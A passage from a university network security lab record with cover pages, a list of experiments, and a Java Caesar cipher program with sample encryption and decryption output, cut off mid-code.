


GOVERNMENT COLLEGE OF ENGINEERING
(An Autonomous Institution Affiliated to Anna University, Chennai)

SALEM - 11.




DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING
18CS702 – NETWORK SECURITY LABORATORY

FINAL YEAR

NAME :

REGISTER NUMBER :



GOVERNMENT COLLEGE OF ENGINEERING
(An Autonomous Institution Affiliated to Anna University, Chennai)

SALEM - 11.

18CS702 – NETWORK SECURITY LABORATORY

Certified that is the Bonafide Record of work done by Mr./Ms..... of
SEVENTH Semester of **COMPUTER SCIENCE AND ENGINEERING** during the
academic year 2024– 2025.

Faculty-In-Charge

Head of the Department

Submitted for the Practical Examination held on

His / Her University Register Number is

INTERNAL EXAMINER

EXTERNAL EXAMINER





TABLE OF CONTENTS

S. No	Date	Name of the Experiment	Page No.	Staff Signature
1		Caesar Cipher Algorithm		
2		Playfair Cipher Algorithm		
3		Hill Cipher Algorithm		
4		DES Algorithm		
5		AES Algorithm		
6		RSA Algorithm		
7		Diffie – Hellman Algorithm		
8		Secure Hash Algorithm		
9		Simulation of Digital Signature		
10		Simulation of Firewall		
11		Simulation of Virus Attack		

\



EX NO: 1

CAESAR CIPHER ALGORITHM

DATE:

AIM:

To write a Java program to implement Caesar Cipher Algorithm.

PROCEDURE:

- The Caesar Cipher technique is one of the earliest and simplest method of encryption technique. It's simply a type of substitution cipher
- Each letter of a given text is replaced by a letter some fixed number of positions down the alphabet.
- To cipher a given text we need an integer value, known as shift which indicates the number of position each letter of the text has been moved down.
- The encryption can be represented using modular arithmetic by first transforming the letters into numbers, according to the scheme, A = 0, B = 1, ..., Z = 25.
- Encryption phase : $En(x) = (x+n) \% 26$
- Decryption phase : $Dn(x) = (x-n) \% 26$

PROGRAM:

```
import java.util.Scanner;

public class Caesar {

    // Encryption method
    public static String encrypt(String text, int key) {
        StringBuilder result = new StringBuilder();

        // Loop through each character of the input text
        for (int i = 0; i < text.length(); i++) {
            char c = text.charAt(i);

            if (Character.isUpperCase(c)) {
                char ch = (char) (((c - 'A' + key) % 26) + 'A');
                result.append(ch);
            }

            else if (Character.isLowerCase(c)) {
                char ch = (char) (((c - 'a' + key) % 26) + 'a');
                result.append(ch);
            }

            else {
                result.append(c);
            }
        }
        return result.toString();
    }
}
```

OUTPUT:

Enter the plaintext:

cryptography

Enter the key (shift value):

3

Encrypted Ciphertext: fubswrjudskb

Decrypted Text: cryptography


```
// Decryption method
public static String decrypt(String text, int key) {
    return encrypt(text, 26 - key); // Decryption is the reverse of encryption
}

public static void main(String[] args) {
    Scanner sc = new Scanner(System.in);

    System.out.println("Enter the plaintext:");
    String plaintext = sc.nextLine();

